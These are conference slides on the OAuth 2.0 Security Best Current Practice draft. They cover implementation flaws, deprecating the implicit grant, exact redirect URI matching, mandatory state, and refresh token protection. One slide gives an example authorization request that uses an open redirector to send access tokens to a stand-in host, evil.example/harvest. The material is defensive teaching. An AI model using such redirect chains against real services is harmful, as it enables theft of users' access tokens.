OAuth 2.0 Security Reinforced

Torsten Lodderstedt
@tlodderstedt

Daniel Fett
@dfett42

yes.com AG

The OAuth 2.0 Success Story

- Tremendous adoption since publication in 2012
- Driven by large service providers and OpenID Connect
- Key success factors: simplicity & versatility

- BUT: **Old and new security challenges!**

Challenge 1: Implementation Flaws

- We still see many implementation flaws
  - E.g., Facebook hack

Challenge 1: Implementation Flaws

- We still see many implementation flaws
  - E.g., Facebook hack
- Documented anti-patterns are still used
  - E.g., insufficient redirect URI checking, CSRF, open redirection


Redirect URI matching with broad Regex

```
https://*.somesite.example/*.
```

Challenge 1: Implementation Flaws

- We still see many implementation flaws
  - E.g., Facebook hack
- Documented anti-patterns are still used
  - E.g., insufficient redirect URI checking, CSRF, open redirection
- Technological changes haven’t simplified the situation
  - E.g., URI fragment handling in browsers.

Open Redirection + Fragment Handling (Example)



Redirect to `https://as.example/authorize?response_type=token&redirect_uri=`
`https://cl.com/authok?resume_at=https://evil.example/harvest&...`

`GET /authorize?response_type=token&redirect_uri=`
`https://cl.com/authok?resume_at=https://evil.example/harvest`

User authenticates & consents

Redirect to `cl.com/authok?resume_at…#`**`access_token=foo23`**`&…`

`GET /authok?…#`**`access_token`**`…`

open redirector


Attacker can read access token!

Redirect to
`evil.example/harvest#`**`access_token`**

`GET /harvest#`**`access_token=foo23`**

Challenge 2: High-Stakes Environments

New Use Cases, e.g. Open Banking, require a very high level of security




Also: eIDAS/QES (legally binding electronic signatures) and eHealth

Far beyond the scope of the original security threat model!


Challenge 3: Dynamic Use-Cases

Originally anticipated:




Challenge 3: Dynamic Use-Cases

Today:



OAuth 2.0 Security Best Current Practice

- Refines and enhances security guidance for OAuth 2.0 implementers
- Updates, but does not replace:
  - OAuth 2.0 Threat Model and Security Considerations (RFC 6819)
  - OAuth 2.0 Security Considerations (RFC 6749 & 6750)



Web Authorization Protocol	T. Lodderstedt
Internet-Draft	yes.com
Intended status: Best Current Practice	J. Bradley
Expires: July 1, 2019	Yubico
	A. Labunets
	Facebook
	D. Fett
	yes.com
	December 28, 2018

OAuth 2.0 Security Best Current Practice

draft-ietf-oauth-security-topics-12

Abstract

This document describes best current security practice for OAuth 2.0. It updates and extends the OAuth 2.0 Security Threat Model to incorporate practical experiences gathered since OAuth 2.0 was published and covers new threats relevant due to the broader application of OAuth 2.0.

Status of This Memo

This Internet-Draft is submitted in full conformance with the provisions of BCP 78 and BCP 79.

Internet-Drafts are working documents of the Internet Engineering Task Force (IETF). Note that other groups may also distribute working documents as Internet-Drafts. The list of current Internet-Drafts is at https://datatracker.ietf.org/drafts/current/.

Internet-Drafts are draft documents valid for a maximum of six months and may be updated, replaced, or obsoleted by other documents at any time. It is inappropriate to use Internet-Drafts as reference material or to cite them other than as "work in progress."

This Internet-Draft will expire on July 1, 2019.

Copyright Notice


Copyright (c) 2018 IETF Trust and the persons identified as the document authors. All rights reserved.

This document is subject to BCP 78 and the IETF Trust's Legal Provisions Relating to IETF Documents (https://trustee.ietf.org/license-info) in effect on the date of publication of this document. Please review these documents carefully, as they describe your rights and restrictions with respect to this document. Code Components extracted from this document must include Simplified BSD License text as described in Section 4.e of the Trust Legal Provisions and are provided without warranty as described in the Simplified BSD License.

- Updated, more comprehensive Threat Model
- Description of Attacks and Mitigations
- Simple and actionable recommendations

Recommendations

Don’t use the OAuth Implicit Grant any longer!



The Implicit Grant ...

- sends **powerful** and **potentially long-lived** tokens through the browser,
- lacks features for **sender-constraining** access tokens,
- provides no protection against access token **replay and injection**, and
- provides no **defense in depth** against XSS, URL leaks, etc.!

Why is Implicit even in RFC6749?

No Cross-Origin Resource Sharing in 2012!
⇒ No way of (easily) using OAuth in SPAs.


⇒ Not needed in 2019!

Recommendation

“Clients SHOULD NOT use the implicit grant [...]”

“Clients SHOULD instead use the response type code (aka authorization code grant type) [...]”

Authorization Code Grant with PKCE & mTLS



Mix-Up Prevention

- Clients must be able to see originator of authorization response
  - AS-specific redirect URIs
  - Alternative: issuer in authorization response for OpenID Connect
- Clients must keep track of desired AS (explicit tracking)

Redirections Gone Wild?

- Enforce exact redirect URI matching
  - Simpler to implement on AS side
  - Adds protection layer against open redirection
- Clients MUST avoid open redirectors!
  - Use whitelisting of target URLs or authenticate redirection request


CSRF Protection

- RFC6749 and RFC6819: `state` **recommended**
- Current draft for BCP:
  - **mandatory** to use `state`!
  - Important addition: `state` MUST be one-time use!

Limit Privileges of Access Tokens

- Sender-constraining (mTLS or HTTP Token Binding)
- Receiver-constraining (only valid for certain RS)
- Reduce scope - defense in depth!

Refresh Tokens




Refresh Tokens

- UX-friendly way to obtain new access tokens
- Allows for access tokens with narrow scope and short lifetime (Security!)
- BUT: Attractive target since refresh tokens represent overall grant
- Requirement: Protection from theft and replay
  - Client Binding and Authentication
    - Confidential clients only
  - Sender-Constrained Refresh Tokens
    - mTLS now supports this even for public clients
  - Refresh Token Rotation
    - For public clients unable to use mTLS

